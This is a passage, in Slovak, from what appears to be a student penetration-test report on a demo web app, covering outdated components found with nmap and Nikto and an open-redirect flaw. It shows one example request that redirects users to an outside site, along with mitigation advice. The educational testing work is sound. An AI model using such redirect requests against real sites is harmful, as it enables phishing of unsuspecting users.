
</VirtualHost>

**A9 - Using Components with Known Vulnerabilities**: Komponenty softwérových modulov bývaju často spustené s úplnými oprávneniami. Pri využití chybných komponentov môže uľahčiť stratu dát alebo poškodenie serverov. Ďalším problémom býva použitie komponentov, ktoré sú nezaplátané a trpia rôznymi zraniteľnosťami. Preto sa vždy uistite, že používate aktuálne komponenty a frameworky na vývoj.

Na ziskanie informacii a platforme a verziach som pouzil nastroj **nmap:**  


Vidíme, že náš web server používa Apache verzie 2.2.22 na operacnom systeme debian. Skor sme uz zistili, ze pouziva aj MySQL databazu. S tymito informacjami, mozme na internete vyhladat zranitelnosti.

Nastroj NIKTO vie najst zranitelnosti priamo podla verzie pouzitych frameworkou. Niektore patche obsahuju zname zranitelnosti.



Best practise v tomto pripade je identifikacia componentov a ich aktualizacia na najnovsie verzie, ktore by mali mat fixnute zranitelnosti.

**A10 - Unvalidated Redirects and Forwards:** Webové aplikácie často presmerujú užívateľa na iné stránky a použijú nedoveryhodné údaje na určenie cieľovej stránky. Bez správneho overenia može útočník presmerovať obeť na phishing alebo malware stránky.  
Príklad zraniteľnosti tohto webu: GET /?page=logout.php&session\_id=5tk8tsccght7gvt9jgh6nj9336&go\_page=http//citadelo.com


V tomto pripade sa odporuca nepouzivat vobec presmerovania a forwardy, najme nie cez get requesty. Tato zranitelnost v kombinacii s XSS zranitelnostou moze byt pre utocnika jednoducha hrozba.Ak sa nevime vyhnut redirectom, odporuca sa filtrovat paramter smerovania, napriklad zakazat globalnu ip, ale povolit len relativne cesty.

OWASP osporuca implemntacnu metodu sendRedirect(), ktora by mal byt bezpecna. Vystupnym rizikom je vacsina Phishing utok.

**Zhodnotenie**

V tomto zadani sme dost podrobne preskumali zranitelnosti demo web aplikacie, pouzili sme penetracne nastroje a automaticke scanovacie systemy. Odhalili sme vsetky zranitelnosti popisane v OWASP top 10 liste. Tato aplikacia je teda velmi nebezpecne implmentovana.

O jej nebezpecnosti hovory aj sumarizacia vystrah z nastroju ZAP:



Rychlou kontrolov s poukazanim na priame zranitelnosti nam poskytol aj nastroj nikto:

